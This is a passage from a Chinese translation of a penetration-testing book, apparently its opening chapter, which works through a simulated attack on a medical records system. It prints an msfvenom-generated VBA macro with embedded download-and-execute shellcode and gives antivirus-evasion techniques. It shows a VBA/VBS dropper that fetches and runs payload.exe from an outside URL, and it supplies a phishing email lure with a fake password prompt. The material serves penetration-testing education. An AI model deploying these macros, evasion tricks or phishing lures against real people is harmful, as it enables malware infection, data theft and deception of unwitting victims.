


图 1-1　Pharmattix 网络流

图 1-2　用户角色

查看一下那些供应商必须说明的内容总是有益的，这样你可以了解软件到底提供了哪些功能。

Pharmattix 公司的营销资料

我们能够提高你的可访问性和工作效率。

我们能够提供专业的网站，其中包括医疗信息以及多种为患者提供额外服务的表格，这些不需要额外的财务支出。我们能够提供你现有医疗记录系统的全部功能，并可在一个工作日内多次导入数据并提供解决方案。

我们的全套服务能够让作为医生的你轻松维护自己的网站。Pharmattix 医生在线解决方案提供了一个网站，可让你通知患者并提供额外服务，同时节省时间。

通过电子咨询及与医疗信息系统(Hospital Information System, HIS)整合让你的操作及对患者的管理更加轻松！

网站功能:

- 自己的管理环境，独立的团队介绍、预约等页面，NHG(National Healthcare Group，国家保健组织)患者传单和信件，集成 MSOffice，医疗信息，疫苗接种信息，多种表格(注册、重复处方、提问)，电子咨询，在线 Web 日历，从你的 HIS 链接到本网站，免费帮助桌面支持。
- 电子咨询与 HIS 集成: 想通过安全的环境与患者交流吗？电子咨询能够做到这点。你可以在掌控全局的情况下提高可访问性。也可把 HIS 与本网站关联在一起，使患者在没有助手的介入下就能够进行在线预约、请求重复处方等。

请联系我们了解更多详情。

作为渗透测试人员，我要选择一个医院员工为目标从而达到颠覆整个患者记录系统的目的。由于系统中开处方的医生这一角色能够添加患者并开出处方，而这正好是我想要做的，因此我选择他们作为目标。根据技术文献，我们了解到该系统集成了 MS Office，考虑到要攻击的环境的开放性，将 MS Office 作为首要攻击对象看上去很不错。

当布鲁斯・施尼耶说话时，一定要认真听。

“双因素认证并不是我们的救世主，它不能防止钓鱼攻击，也不能阻止身份盗用，它无法保护在线账户免受欺诈交易。双因素认证解决的是我们 10 年前遇到的安全问题，而不是今天面临的安全问题。”

布鲁斯・施尼耶

系统中的每一类用户都使用了双因素认证，即：除了用户名和密码，医院员工还需要拥有一张访问卡。患者也会在登录时通过短信或邮件收到一次性密码。

本书的每一章将反复出现一个主题，介绍一种新的攻击载荷[③]传递方式并给出增强命令

③ 译者注：攻击载荷(payload)是渗透测试成功后在目标系统上运行的一段植入代码，通常的作用是为攻击者建立对目标系统的控制会话连接。

与控制基础设施的建议。考虑到这一点，我将讨论第一种攻击载荷传递方式，也是最古老、最有效的一种方式。

1.3　攻击载荷传递第一部分：学会使用 VBA 宏指令

VBA(Visual Basic for Applications)是微软专有的 Visual Basic 编程语言的一部分。它被设计为只在 Word 和 Excel 中运行，以便自动执行重复操作或创建自定义的命令或工具栏按钮。VBA 是一门原始的语言，但它能够导入包括整个 Windows API 在内的外部库。因此，除了驱动电子表格和管理邮件列表外，我们还能利用它做很多其他的事情。

VBA 宏指令作为传递恶意软件的一种方式具有很长的历史，但这并不意味着它比以往任何时候都不再那么有效了。相反，Microsoft Office 2010 及之前的现代版本默认不区分有无数字签署的宏④。这样做的原因有二：首先，数字签署作为一种阻止恶意代码的方式，其效果就如同跳祈雨舞；其次，微软已不再向使用其核心脚本技术的用户警示可能存在的风险。

在本例中，我们试图创建一个在测试目标打开 Word 或 Excel 文档时执行攻击载荷的传输器⑤。能够实现这个目的的方式有多种，但首先我想要介绍一些由 Metasploit 框架的 msfvenom 工具生成的示例代码。原因很简单，这是一个告诉我们不要这么做的完美示例。

1.3.1　如何不发动 VBA 攻击

msfvenom 的目的是创建能够在广泛的平台上执行的编码过的攻击载荷或 shellcode⑥——这些通常都是 Metasploit 自己的代理，尽管 Metasploit 具有处理木马的可执行文件等第三方代码的选项。我们稍后会讨论 Metasploit 的处理程序，它们的强项和弱点，但目前我们还是先介绍一些普通的内容。msfvenom 工具提供了一种功能，可以将生成的 shellcode 以十进制编码的方式输出到 VBA 脚本，这些 VBA 脚本能够被直接导入 Word 文档中(见代码清单 1-1)。下面的命令将创建一个能够从某 URL 处下载并执行 Windows 可执行程序的 VBA 脚本。

代码清单 1-1　msfvenom 生成的 VBA 宏代码

```
root@wil:~# msfvenom -p windows/download_exec -f vba -e shikata-ga-nai -i 5 -a x86
--platform Windows EXE=c:\temp\payload.exe URL=http://www.wherever.com
Payload size: 429 bytes

#If Vba7 Then

 Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zdz As Long, ByVal
 Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe
```

④ 译者注：Microsoft Office 默认的宏设置为“禁用所有宏，并发出通知”。

⑤ 译者注：传输器(stager)代码短小精悍且非常可靠，当渗透测试场景对攻击载荷的大小、运行条件有限制时，可以先执行传输器再进一步下载攻击载荷并执行。

⑥ 译者注：shellcode 是在渗透测试时作为攻击载荷运行的一组机器指令。

```
As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long,
ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As LongPtr,
ByRef Und As Any, ByVal Issacgbu As Long) As LongPtr



#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zdz As Long, ByVal Tfnsv As
Long, ByVal Kyfde As Long, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long, ByVal Zeruom
As Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As Long, ByRef
Und As Any, ByVal Issacgbu As Long) As Long
#EndIf



Sub Auto_Open()
Dim Hdhskh As Long, Wizksxyu As Variant, Rxnffhltx As Long
#If Vba7 Then
Dim  Qgsztm As LongPtr, Svfb As LongPtr
#Else
Dim  Qgsztm As Long, Svfb As Long
#EndIf



Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,20, _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207, _
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192, _
116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125, _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119,38, _
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91, _
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235, _
79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123, _
255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0, _
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106, _
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116, _
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,104, _
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,255,255, _
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,46, _
98,111,98,46,99,111,109,0)


Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Next Rxnffhltx
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
End Sub
```

```
Sub AutoOpen()
Auto_Open
End Sub

Sub Workbook_Open()
Auto_Open
End Sub
```

这段代码被 msfvenom 工具精心地做了混淆(函数名和变量都是随机生成的)，而且 shellcode 本身也用 shikata-ga-nai 算法进行了多次迭代编码。尽管如此，被任何恶意代码检测软件或病毒扫描器检测后，这段代码就会像圣诞树一样被高亮显示。为便于演示，我们将这段代码导入 Word 文档中，看一下它被检出的可能性(如图 1-3 所示)。

图 1-3　导入到 MS Word 中的 VBA 漏洞利用代码

将该 Word 文档保存为“Word Macro-Enabled Document(启用宏的 Word 文档)”，如图 1-4 所示。




图 1-4　保存文档用于初始的反病毒实验

如果把此文档上传到病毒扫描网站 www.virustotal.com，我们会发现它被传递到 54 个不同的恶意软件数据库中进行分析，如图 1-5 所示。




图 1-5　高得令人无法接受的反病毒命中率

54 个反病毒引擎有 48 个命中？结果并不好。

如图 1-6 所示，VirusTotal 网站还提供了一些启发式信息提示是如何得到这些结果的。




图 1-6　附加信息

在图 1-6 的 Tags 区域中可以看到我们最大的问题：auto-open(自动打开)和 code injection (代码注入)。让我们分析这段 VBA 代码，看能否做些什么以减少易被检测到的特征。如果事先知道待测目标当前运行的反病毒解决方案会好很多，但我们的目标应该是反病毒检测率不大于 0。

1.3.2　检查 VBA 代码

在函数声明部分我们可以看到 3 个从 kernel32.dll 中导入的函数。这些函数的目的是创建线程，为 shellcode 分配内存并把 shellcode 加载到所分配的内存空间中。实际上，运行在文字处理器或电子表格中的宏代码是不会有此类不合理的功能需求的。因此(考虑到这些功能在部署 shellcode 时的必要性)，它们的存在通常足以触发恶意软件的检测。

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zdz As Long, ByVal
Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe
As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long,
ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As LongPtr,
ByRef Und As Any, ByVal Issacgbu As Long) As LongPtr
```

不过请注意，许多病毒扫描器并不扫描函数声明部分而仅扫描代码主体。这意味着，你可以为导入的函数指定一个别名，例如：

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" Alias "CTAlias" (ByVal
Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle
As Long, Coupxdxe As Long) As LongPtr
```

并且在代码主体中只调用该函数的别名。这样做足以绕开包括微软的终端保护程序(Microsoft Endpoint Protection)在内的许多反病毒解决方案。

1.3.3　避免使用 shellcode

使用 shellcode 进行攻击非常便利，但很容易被检测到。

```
Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,20, _
    139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207, _
    13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192, _
    116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
    214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125, _
    36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
    139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
    235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119,38, _
    7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91, _
    49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235, _
    79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
    59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _
    86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123, _
    255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0, _
    232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106, _
    2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _
    76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116, _
    45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
    91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,104, _
    49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,255,255, _
    99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,46, _
    98,111,98,46,99,111,109,0)
```

可以采用多种方式通过多次迭代对 shellcode 进行编码，保证它不会触发反病毒软件特

征库中存储的病毒特征⑦。问题是这并没有改变它仍是一个很明显的 shellcode 的事实。字节数组(即使此处被编码成十进制而不是我们更熟悉的十六进制形式)会让反病毒软件觉得非常可疑，并通常会触发一个 shellcode 警报。此外，现代反病毒软件能够把编译后的代码(包括 shellcode)传送到虚拟机里进行试探性的测试，这样编码格式就不重要了——反病毒软件能了解代码的真实目的。msfvenom 把攻击包装成这样是有道理的，因为这样可以把多个攻击载荷部署在一个 VBA 脚本中，但这对 APT 活动来说却太不隐蔽。把这个数组用不同的方式编码(例如：编码成 Base64 字符串)是可行的，但这并不足以降低反病毒软件的检测命中率，因此这样做并不值得。

接下来的这段代码包含了函数调用：

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,

Next Rxnffhltx
    Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

由于 VirtualAlloc、RtlMoveMemory 和 CreateThread 等函数本身就很可疑，因此，无论其余的代码有无恶意都会触发反病毒软件。除此之外，此处没有其他需要补充说明的内容。即使没有 shellcode 攻击载荷，这些函数也会被标记出来。

1.3.4 自动执行代码

需要关注的最后一点是自动打开(auto-open)功能的过度使用，该功能可以确保你的宏指令在用户同意启用内容时立即运行。自动打开有三种不同的实现方法，取决于宏的运行环境是 Word 文档、Excel 电子表格还是 Excel 工作簿。这段代码调用了这三种方法以保证无论被粘贴到哪个应用程序中，它都会被触发。同样，这样做是不合理的，作为宏开发人员，你应该知道自己的代码将会运行在什么环境中。

包含攻击载荷的默认子程序会被 Word 调用。

```
    Sub Auto_Open
     Main block of code
End Sub
```

另外两个函数由 Excel 调用并简单地返回到 Word 的 Auto_Open 函数。

```
    Sub AutoOpen()
    Auto_Open
    End Sub
and
Sub Workbook_Open()
Auto_Open
End Sub
```

⑦ 译者注：病毒特征(virus signature)通常是独特的比特或字节序列，反病毒软件利用其特征库中存储的病毒特征来检测并识别特定的病毒。

使用一种自动打开子程序就很可疑，使用三种程序几乎肯定会被标记出来。仅删除后面两个 Word 文档的函数调用就能立即降低反病毒软件的命中率，把三个函数都删除可以把命中率进一步降低。

VBA 中包含一些允许攻击者从互联网下载并执行代码的原生函数(例如 Shell 和 URLDownloadToFile 函数等)，但就像我们刚才看到的那样，这些函数面临同样的问题——它们很可疑并且会被反病毒软件标记。

由于 MS Office 宏指令长期以来被用于传递攻击载荷，因此反病毒/恶意软件检测软件绝不会放过它们。所以，我们需要更有创意。如果有一种方式不需要使用 shellcode，也不需要 VBA 主动下载和执行代码就能够把攻击部署到磁盘并执行呢？

1.3.5　使用 VBA/VBS 双传输器

可以通过把传输器分解为两部分来解决此问题。使用 Windows 脚本宿主(Windows Scripting Host，WSH) ——同样是 Visual Basic 语言的一个子集。与 VBA 只能在 Office 文档中使用不同，VBS 是一种类似 Python 或 Ruby 的独立脚本语言。VBS 被设计为去处理那些比在 MS Office 文档内部自动执行某些功能复杂得多的任务。因此，反病毒软件对 VBS 的包容度高得多。与 VBA 一样，VBS 是一款解释型的非编译语言，其代码可以从一个简单的文本文件中调用。因此，一种切实可行的攻击方式为：部署一个携带 VBS 攻击载荷，看上去并无恶意的 VBA 宏指令，将 VBS 攻击载荷写入文件并执行。后续那些困难的工作将由 VBS 代码去完成。尽管仍需要在 VBA 脚本中使用 Shell 函数，但我们并没有用它执行未知或可疑的代码，而是去执行 Windows 脚本宿主，后者是操作系统中不可缺少的一部分。因此，总的来说我们需要两个脚本——一个 VBA 脚本和一个 VBS 脚本——并且这两个脚本都不会被反病毒软件检测出来。执行这项任务的 VBA 宏指令的大致形式如下所示。

```
Sub WritePayload()
    Dim PayLoadFile As Integer
    Dim FilePath As String
      FilePath = "C:\temp\payload.vbs"
      PayloadFile = FreeFile
      Open FilePath For Output As PayLoadFile
      Print #PayLoadFile, "VBS Script Line 1"
      Print #PayLoadFile, " VBS Script Line 2"
      Print #PayLoadFile, " VBS Script Line 3"
      Print #PayLoadFile, " VBS Script Line 4"
    Close PayloadFile
    Shell "wscript c:\temp\payload.vbs"
End Sub
```

1.3.6　尽量保持代码的通用

这点比较简单。顺便说一下，此处的“攻击载荷”一词仅用作说明，请勿模仿。尽量保持代码通用的好处是：当待攻击的平台从 Microsoft Windows 变为 AppleOSX 时，仅需要对代码进行很少的修改。

就 VBS 代码而言，在 print 语句中插入以下脚本就可以执行真正的攻击——同样，此

处的代码只是一种示例说明，不同的程序员有不同的实现方式。

```
HTTPDownload "http://www.wherever.com/files/payload.exe", "C:\temp"
    Sub HTTPDownload( myURL, myPath )
        Dim i, objFile, objFSO, objHTTP, strFile, strMsg
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Set objFSO = CreateObject( "Scripting.FileSystemObject" )
        If objFSO.FolderExists( myPath ) Then
           strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev( myURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\" ) - 1 ) ) Then
           strFile = myPath
End If
        Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )
        Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
        objHTTP.Open "GET", myURL, False
        objHTTP.Send
        For i = 1 To LenB( objHTTP.ResponseBody )
           objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) ) )
Next
        objFile.Close( )
    Set WshShell = WScript.CreateObject("WScript.Shell")
    WshShell.Run "c:\temp\payload.exe"
    End Sub
```

当然，任何审查该 VBA 代码的人都能够很快识别它的意图，因此我建议在执行真实的攻击前对代码进行某些形式的混淆。值得注意的是，这种级别复杂度的示例完全不需要下载并执行可执行文件。可以通过 shell 命令调用 Windows 附带的多种工具，在一行命令中进行这种操作，但我想通过这种方式介绍利用 VBA 部署 VBS 脚本的思想。

1.3.7　代码混淆

混淆代码的方式有多种。在这个例子中，我们可以把攻击载荷编码为 Base64 格式并在写入目标文件前将其解码，这种方式比较原始，此处仅用作说明。任何时候，如果宏指令攻击被人而不是被反病毒软件发现，并通过认真有力的取证来确定代码目的的话，没有哪种程度的混淆能够掩盖代码的意图。

这段代码可以被进一步混淆(例如：使用 XOR 函数)。虽然我不建议使用那些需要把第三方库集成到文档中的商业解决方案，因为这很容易被反病毒软件标记，但实际上代码的复杂程度由你自行决定。

让我们把 VBS 载荷集成到 VBA 宏命令中，观察它们在反病毒软件面前的表现。此处我们仍使用 VirusTotal 网站，结果如图 1-7 所示。

图 1-7　隐蔽的载荷

好多了，但当 VBS 攻击载荷被写入硬盘后会怎样呢？请参见图 1-8。

图 1-8　奇虎 360 的检测结果

我们的代码被奇虎 360 检测出来了。奇虎 360 是中国的一款反病毒扫描器，拥有近 5 亿用户。我此前从未听说过这款扫描器。它将该代码标记为 virus.vbs.gen.33，换句话说，奇虎 360 会把任何 VBS 文件声明为恶意。这可能是用户在使用奇虎 360 时会遇到的一个问题。

到目前为止，我们还没有介绍任何使代码在用户打开文档时就被执行的机制。

1.3.8　引诱用户

出于前面讨论过的原因，我不喜欢使用“自动打开”功能，而且我的观点是：既然用户一开始已经允许宏指令执行，那么假设他们会与文档有进一步的交互也并非天马行空的想象。举例来说，我们的攻击在 Microsoft Word 中被打开后，展现给用户的界面如图 1-9 所示。

图 1-9　带有宏指令攻击载荷的空白文档

还不够诱惑，对不对？一个空白文档提示你单击按钮，而且该按钮旁边还有“安全警告”的字样。任何宏指令，无论它是否有数字签署，都同样包含这种信息。用户对单击该按钮带来的潜在威胁已经有些麻木了，因此有两个问题留待我们解决——如何让用户执行我们的代码以及如何让文档变得更具交互吸引力。前者是技术问题，后者是社会工程学问题。后者结合一封令人信任的电子邮件(或其他传送方式)甚至能够对最具安全意识的目标

实施高效的攻击。

介绍社会工程学的好书有很多。读者可以阅读凯文·米特尼克撰著的《反欺骗的艺术》(Wiley，2002)或 Chris Hadnagy 撰著的 *Social Engineering: The Art of Human Hacking* (Wiley，2010)。

让我们从构造这样的一封邮件开始。

一种使目标打开文档并启用宏的特殊方式为——即使理智叫嚣着让他们停止——暗示信息是误发给他们的，这些内容他们本不应该看到。了解这些内容可能会让他们获得优势或者忽略这些内容可能会让他们处于劣势。由于电子邮件客户端的地址自动填充功能，我们都曾在匆忙中把邮件误发给他人或者收到过本不该发给我们的邮件。我们来看一下这封本该发送给人力资源部 Jonathan Crane 却“不小心”发送给 Jonathan Crane 博士的邮件。

收件人：　Dr. Jonathan Crane
发件人：哈林·昆西尔博士
主题：机密–第二轮裁员
乔恩，
附件是我们组对于密集治疗部门最新提出的裁员名单。考虑到目前的工作量，失去团队中的任何成员都令我感到难过，但至少我们目前已有一个可以讨论的基本范围——本周五我会在学校，请在那之前回复我。
祝好。
哈林
另：文档按医院的规定进行了安全加密，遇到提示时请输入密码“arkham”。

这封邮件的内容极具诱惑力。Crane 博士可能已经在想自己的名字会不会出现在这份裁员名单中。

电子邮件的附件是加载了宏指令的文档，如图 1-10 所示。

现在想向用户启用宏后打开的文档中添加一个文本框和一个按钮。我们把 VBA 指令绑定到按钮上，这样不管用户向文本框中输入什么，只要他单击按钮，代码就会被执行。接着一个消息框会弹出来提示目标用户输入的密码有误，并且无论用户之后输入什么都会收到同样的提示。

这种攻击方式的另一好处是(假设没有反病毒警报等额外的指示器)目标不大可能联系邮件发送者或 IT 工作人员，因为他们从一开始就不应该看到这份文档，不是吗？

要将一行命令或宏指令绑定到一个按钮并将该按钮插入到文本中，你需要将插入点调整到想要按钮显示的位置，接着执行下列步骤：

(1) 按下 Ctrl+F9 组合键插入一个域。

(2) 在该域的两个花括号之间输入类型 MacroButton，接着输入想要该按钮执行的命令名或宏指令。

